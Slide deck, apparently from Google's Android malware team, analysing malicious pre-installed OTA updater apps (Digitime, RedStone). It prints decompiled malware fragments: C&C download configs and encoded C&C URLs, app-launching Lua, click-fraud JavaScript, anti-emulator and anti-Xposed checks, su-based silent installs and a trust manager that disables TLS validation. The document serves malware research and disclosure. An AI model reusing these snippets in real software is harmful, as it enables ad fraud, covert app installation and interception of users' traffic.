


# You OTA Know

Combating Malicious Android System Updaters

Alec Guertin (@guertin\_alec)

Łukasz Siewierski (@maldr0id)

Android Malware Research, Google



# What will we learn today?

---

What are the OTA (over-the-air update) apps?

How the malware authors (ab)use the OTA apps?

What are the real-world examples of such abuse?

What do we do to combat that abuse?

... and whatever you ask us about at the end!

# What are OTA apps?

... and how can they be abused?

# Over-the-Air (OTA) Updates on Android

## Download

OEM downloads a new system image to the device's external storage


## Install

One call to the RecoverySystem API verifies the package signature, installs the new image to the recovery partition and reboots





## Customization

- Image download hosting
- Out-of-band app updates
- Device configuration updates

# Supply Chain



# Target for Abuse

	<b>Contracted to vendors</b>	<ul style="list-style-type: none"><li>• 3rd parties build tools for managing which devices get which updates and when</li><li>• Provide as-needed hosting</li></ul>
	<b>Sensitive Permissions</b>	<ul style="list-style-type: none"><li>• REBOOT</li><li>• RECOVERY</li><li>• INSTALL_PACKAGES</li></ul>
	<b>System User</b>	<ul style="list-style-type: none"><li>• android.uid.system</li><li>• Access to hidden framework APIs</li><li>• Shares permissions with other system apps</li><li>• Can't be uninstalled (except by OTA)</li></ul>
	<b>Downloads Apps</b>	<ul style="list-style-type: none"><li>• Expected to download APKs</li><li>• Persistent downloader</li></ul>

# Case Study I

Digitime OTA application

# In the News

- Made headlines with Assurance Wireless case published by MalwareBytes<sup>1</sup>
- Blog<sup>2</sup> from Ninji documented many technical details of the OTA app
- Today we will include new details of the downloaded apps and version 2 of the downloader



ANDROID | NEWS

**We found yet another phone with pre-installed malware via the Lifeline Assistance program**

Posted: July 8, 2020 by Nathan Collier




1. <https://www.malwarebytes.com/blog/news/2020/07/we-found-yet-another-phone-with-pre-installed-malware-via-the-lifeline-assistance-program>
2. <https://wuffs.org/blog/digitime-tech-fota-backdoors>



# LUA Plugins

- classes.dex mostly contains basic OTA download code + LUA interpreter
- Two ZIP files in assets
  - license\_01
  - license\_03



# Updating & Obfuscating

```
{  
  "params": {  
    "url": "http://cdn.facebook-3rd.com/cdn2/worker_v00_32_b.rdf",  
    "zip": true  
  },  
  "cmd": "upgrade",  
  "config": {  
    "interval_short": 43200,  
    "interval_long": 43200  
  },  
  "errcode": 0  
}
```

day.bugreportsync.com

cdn.hosthotel.xyz

drv.androidsecurityteam.club

# Downloading & Launching Apps

```
function LaunchService(package, action)
  service_context = EnvGet("service_context")
  intent = luajava.newInstance("android.content.Intent")
  intent.setPackage(package)
  component = luajava.newInstance("android.content.ComponentName", package, action.intent_comp)
  intent.setComponent(intent, component)
  if action.extra then
    intent.putExtra("cid", ConfigGet("cid"))
    intent.putExtra("pid", ConfigGet("pid"))
    intent.putExtra("did", ConfigGet("phone_id"))
    intent.putExtra("activate_time", ConfigGet("activate_time"))
  end
  service_context.startService(name, service)
  return true
end
```

# Ad Fraud

- Load plugins dynamically w/ code from fraud families (Chamois, Snowfox, etc.)
- No user-facing components or launcher activities - intended to be launched programmatically

```
ObjectAnimator ofInt = ObjectAnimator.ofInt(webView, "scrolly",
    new int[]{0, webView.getHeight() + (webView.getHeight() * Math.random()) + webView.getScrolly()});
ofInt.setDuration(new Random().nextInt(1000) + 1500).start();
```

```
setTimeout("randomClick()", clickTime(4000, 6000));

function clickTime(lower, upper) {
    return Math.floor(Math.random() * (upper - lower + 1)) + lower;
}

function randomClick() {
    var hrefArr = document.getElementsByTagName('a');
    if (hrefArr.length > 2) {
        var r = Math.ceil(1, Math.random() * hrefArr.length);
        hrefArr[r].click();
    }
}
```


# System Service Backdoor

System service (“fo\_sl\_enhance”) added to Android framework to use sensitive APIs without permissions:


- Install/uninstall APKs
- setComponentEnabled/setApplicationEnabled
- Grant/revoke app permissions
- Read device IDs, network information, other tracking data
- Add/remove protected broadcasts
- Read/write/delete system files
- Device location
- Reboot
- Read foreground package name

Vulnerability documentation: <https://bugs.chromium.org/p/apvi/issues/detail?id=19>

# Evading Detection (Version 2)



# Evading Detection (Version 2)



# Evading Detection (Version 2)



## Framework Class

Malicious code moved from APK to framework Java under

com.inter  
.pl.\* CO  
only native

## Native Library

Native code added to existing ELF libraries in the framework

## Anti-Debugging

Extensive emulator/debugger checks before unpacking code

## Unpacking

Extracts two DEX files from the ELF's data section

## LUA

Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index

```
*(__ONKOD *)haystack = 0u,  
if ( (int)__system_property_get("init.svc.gce_fs_monitor", haystack) >= 1 && strstr(haystack, "running") )  
    return 1LL;  
if ( (int)__system_property_get("init.svc.dumpeventlog", haystack) >= 1 && strstr(haystack, "running") )  
    return 1LL;  
if ( (int)__system_property_get("init.svc.dumpipcmmon", haystack) >= 1 && strstr(haystack, "running") )  
    return 1LL;  
if ( (int)__system_property_get("init.svc.dumplogcat", haystack) >= 1 && strstr(haystack, "running") )  
    return 1LL;  
if ( (int)__system_property_get("init.svc.dumplogcat-efs", haystack) >= 1 && strstr(haystack, "running") )  
    return 1LL;  
if ( (int)__system_property_get("init.svc.filemon", haystack) >= 1 && strstr(haystack, "running") )
```

generated  
time



# Evading Detection (Version 2)



**Framework Class**

**Native Library**

**Anti-Debugging**

**Unpacking**

**LUA**

Malicious code moved from APK to framework

Native code added to existing ELF

Extensive emulator/debugger

Extracts two DEX files from the ELF's

Extracts ZIP folder w/ encrypted LUA

uncom.inte.pl.\*c only native

```
if ( (int)__system_property_get("ro.hardware.virtual_device", haystack) >= 1 && strstr(haystack, "vbox86") ) return 1LL;
if ( (int)__system_property_get("ro.kernel.androidboot.hardware", haystack) >= 1 && strstr(haystack, "vbox86") ) return 1LL;
if ( (int)__system_property_get("ro.hardware", haystack) >= 1 && strstr(haystack, "vbox86") ) return 1LL;
if ( (int)__system_property_get("ro.boot.hardware", haystack) >= 1 && strstr(haystack, "vbox86") ) return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strstr(haystack, "google_sdk") ) return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strstr(haystack, "Droid4X") ) return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strstr(haystack, "sdk_x86") ) return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strstr(haystack, "sdk_google") ) return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strstr(haystack, "vbox86p") ) return 1LL;
if ( (int)__system_property_get("ro.product.manufacturer", haystack) >= 1 && strstr(haystack, "Genymotion") )
```

each byte of is an index generated in time

android

# Evading Detection (Version 2)



## Framework Class


Malicious code moved from APK to framework Java under `com.internal.jar.pl.*` containing only native methods

```
10
11 v2 = fopen("/proc/self/maps", "r");
12 if ( v2 )
13 {
14     v3 = (char *)malloc(0x400u);
15     while ( fgets(v3, 1023, v2) )
16     {
17         for ( i = 0LL; i < 0x400; ++i )
18         {
19             if...
20                 v3[i] = tolower((unsigned __int8)v3[i]);
21         }
22         if ( strstr(v3, "xposedbridge.jar") || strstr(v3, "libxposed") )
23             goto LABEL_16;
24     }
25 }
26 else
27 {
28     v3 = 0LL;
29 }
30 v5 = (*jni_env)->FindClass(jni_env, "de/robv/android/xposed/XC_MethodHook");
31 if...
32 v6 = (*jni_env)->FindClass(jni_env, "de/robv/android/xposed/XposedBridge");
33 if...
34 v8 = (v6 != 0LL) & (unsigned __int8)v7;
35 if...
```

## LUA

Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index for a key generated at run time

# Evading Detection (Version 2)



# Evading Detection (Version 2)



## Framework Class

Malicious code moved from APK to framework Java under `com.internal.jar.pl.*` containing only native methods

## Native Library

Native code added to existing ELF libraries in the framework

## Anti-Debugging

Extensive emulator/debugger checks before unpacking code

## Unpacking

Extracts two DEX files from the ELF's data section

## LUA

Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index for a key generated at run time

```
function create_key:  
  output = [0x00 .. 0xff];  
  a = 1; b = 1;  
  for i = 1 to 500:  
    a = (a + b) & 0xff;  
    b = (a + b) & 0xff;  
    swap(output[a], output[b]);  
  return output;
```

# Case Study II

RedStone OTA application

# External reports: just one this time

Malwarebytes LABS



ANDROID | NEWS

## Pre-installed auto installer threat found on Android mobile devices in Germany

Posted April 6, 2021 by Nathan Collier

android

# v1: ad framework + dropper

How is the framework loaded?

```
AndroidManifest.xml
assets/config.xml
assets/impl_default_4.0.10.jar
classes.dex
META-INF/CERT.RSA
META-INF/CERT.SF
META-INF/MANIFEST.MF
```

The default JAR file to load with ads + dropper

```
public String CopyAssertJarToFile(android.content.Context context, String filename) {}
public com.ads.IAdsEngine Load(android.content.Context context, String filePath) {}
public void clearFile(java.io.File file) {}
public void downloadRemoteDex(String url, String localUr1, String pkgName, String taskid, String correlator) {}
public String getActiveDex() {}
public String getDataFilePath(String fileName) {}
public String getDir() {}
public java.io.File getDir2() {}
public com.ads.IAdsEngine getEngine() {}
public void getLocalPaths() {}
public void initEngine(android.content.Context _context) {}
public void inputstreamtofile(java.io.InputStream ins, java.io.File file) {}
public com.ads.IAdsEngine loadLocalEngine(android.content.Context _context) {}
```

Methods to download and load the updated DEX/JAR file

# v1 features

## Opportunistic use of su

```
public static boolean install(String p3, android.content.Context p4) {
    if (!com.ads.util.InstallUtils.hasRootPerssion()) {
        com.ads.util.RLog.d("InstallUtils", "install not has root perssion");
        java.io.File v0_5 = new java.io.File(p3);
        if (v0_5.exists()) {
            android.content.Intent v1_4 = new android.content.Intent();
            v1_4.setAction("android.intent.action.VIEW");
            v1_4.addCategory("android.intent.category.DEFAULT");
            v1_4.setFlags(0x10000000);
            v1_4.setDataAndType(android.net.Uri.fromFile(v0_5),
                "application/vnd.android.package-archive");
            p4.startActivity(v1_4);
            result = 1;
        } else {
            result = 0;
        }
    } else {
        com.ads.util.RLog.d("InstallUtils", "install has root perssion");
        result = com.ads.util.InstallUtils.clientInstall(p3);
    }
    return result;
}
```

```
v0_2.println(new StringBuilder("chmod 777 ").append(p4).toString());
v0_2.println("export LD_LIBRARY_PATH=/vendor/lib:/system/lib");
v0_2.println(new StringBuilder("pm install -r ").append(p4).toString());
```

## Complete lack of TLS certificate validation

```
class com.redstone.ota.a.k implements javax.net.ssl.X509TrustManager
{
    final synthetic com.redstone.ota.a.j a;

    constructor com.redstone.ota.a.k(com.redstone.ota.a.j p1) {
        this.a = p1;
        return;
    }

    public void checkClientTrusted(java.security.cert.X509Certificate[]
p1, String p2) {
        return;
    }

    public void checkServerTrusted(java.security.cert.X509Certificate[]
p1, String p2) {
        return;
    }

    public java.security.cert.X509Certificate[] getAcceptedIssuers() {
        return 0;
    }
}
```



# v2: obfuscated dropper

- android
- com
  - android
  - ds
  - globe
  - redstone
  - udid2

\u4e00\u4e01\u4e02\u4e03\u4e04\u4e05  
\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06  
\u4e02\u4e03\u4e04\u4e05\u4e06\u4e07  
\u4e03\u4e04\u4e05\u4e06\u4e07\u4e08  
\u4e04\u4e05\u4e06\u4e07\u4e08\u4e09  
\u4e05\u4e06\u4e07\u4e08\u4e09\u4e0a  
\u4e06\u4e07\u4e08\u4e09\u4e0a\u4e0b  
\u4e07\u4e08\u4e09\u4e0a\u4e0b\u4e0c  
\u4e08\u4e09\u4e0a\u4e0b\u4e0c\u4e0d  
\u4e09\u4e0a\u4e0b\u4e0c\u4e0d\u4e0e  
\u4e0a\u4e0b\u4e0c\u4e0d\u4e0e\u4e0f  
\u4e0b\u4e0c\u4e0d\u4e0e\u4e0f\u4e10  
\u4e0c\u4e0d\u4e0e\u4e0f\u4e10\u4e11  
\u4e0d\u4e0e\u4e0f\u4e10\u4e11\u4e12  
\u4e0e\u4e0f\u4e10\u4e11\u4e12\u4e13  
\u4e0f\u4e10\u4e11\u4e12\u4e13\u4e14  
\u4e10\u4e11\u4e12\u4e13\u4e14\u4e15  
\u4e11\u4e12\u4e13\u4e14\u4e15\u4e16  
\u4e12\u4e13\u4e14\u4e15\u4e16\u4e17  
\u4e13\u4e14\u4e15\u4e16\u4e17\u4e18  
\u4e14\u4e15\u4e16\u4e17\u4e18\u4e19  
\u4e15\u4e16\u4e17\u4e18\u4e19\u4e1a  
\u4e16\u4e17\u4e18\u4e19\u4e1a\u4e1b  
\u4e17\u4e18\u4e19\u4e1a\u4e1b\u4e1c

```
if ("com.android.[xxx].ADD_02_ACTION".equals(action)) {  
    String v1_5 = intent.getStringExtra("pkgName");  
    String v2_11 = intent.getStringExtra("version");  
    String v3_6 = intent.getStringExtra("versionCode");  
    String v4_2 = intent.getStringExtra("downloadURL");  
    int v5_1 = intent.getIntExtra("pkgSize", 0);  
    com.android.meteor.\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06 v6_1 = new  
        com.android.meteor.\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06();  
    v6_1.pkgName = v1_5;  
    v6_1.className = intent.getStringExtra("className");  
    v6_1.action = intent.getStringExtra("action");  
    String[] v7_5 = intent.getStringArrayExtra("startKv");  
}
```

app dropper

Additional classes with obfuscated names

android

# v2 features

## Encoded C&C URLs

```
aHR0cDovL25hcG10ZXN0LmR3cGhvbWV0ZXN0LmNvbTo1ODgwMS9tc2cvcHVsbA==  
aHR0cDovL25hcG10ZXN0LmR3cGhvbWV0ZXN0LmNvbTo1ODgwMi9tc2cvcG9zdA==  
aHR0cDovL2RhLmR3cGhvbWV0ZXN0LmNvbTo1ODgwMS9iYS9wb3N0  
aHR0cHM6Ly9tYWQuZHdwaG9uZXRlc3QuY29tOjU4ODEyL21zZy9wdWxs  
aHR0cHM6Ly9tYWQuZHdwaG9uZXRlc3QuY29tOjU4ODEyL21zZy9wb3N0
```

## Lack of TLS validation continues

```
public void checkClientTrusted(java.security.cert.X509Certificate[] p1, String p2) {  
    return;  
}  
  
public void checkServerTrusted(java.security.cert.X509Certificate[] p1, String p2) {  
    return;  
}  
  
public java.security.cert.X509Certificate[] getAcceptedIssuers() {  
    return 0;  
}
```

## Starts the activities

```
Command v2_6 = Command.execCommand(  
    new StringBuilder().append("am start -n ")  
        .append(v2_2.pkgName).append("/").append(v2_2.className).toString(), 1);  
if (v2_6.result != 0) {  
    Log.d("AppUtils", new StringBuilder()  
        .append("result failed").append(v2_6.errorMsg).toString());  
    v0_0 = 0;  
} else {  
    Log.d("AppUtils", "result successfully*****");  
}  
}
```



# C&C response

[https://s.\[xxx\]foon.com:58811/w1](https://s.[xxx]foon.com:58811/w1)

```
[
  { "pkgname": "com.rumedia.videoplayer",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.um.ss.keyboard.MainActivity"},
  { "pkgname": "com.base.ov",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.um.ss.keyboard.MainActivity"},
  { "pkgname": "com.display.sent",
    "action": "android.intent.action.USER_PRESENT",
    "class": "com.display.gg.MainActivity"},
  { "pkgname": "com.mkxv.ertpl",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.mkxv.ertpl.MainActivity"},
  { "pkgname": "com.eryto.logg",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.eryto.logg.MainActivity"},
  { "pkgname": "com.nils.weiq",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.cfn.oksl.MainActivity"},
  { "pkgname": "com.wiqr.wbd",
    "action": "android.intent.action.SCREEN_ON|android.intent.action.USER_PRESENT",
    "class": "com.wiqr.wbd.MainActivity"}]
```

# Downloaded applications

The dropper payload falls into one or more of the following categories:

- Click fraud
- Advertising spam
- Hidden advertisements
- Disruptive advertising

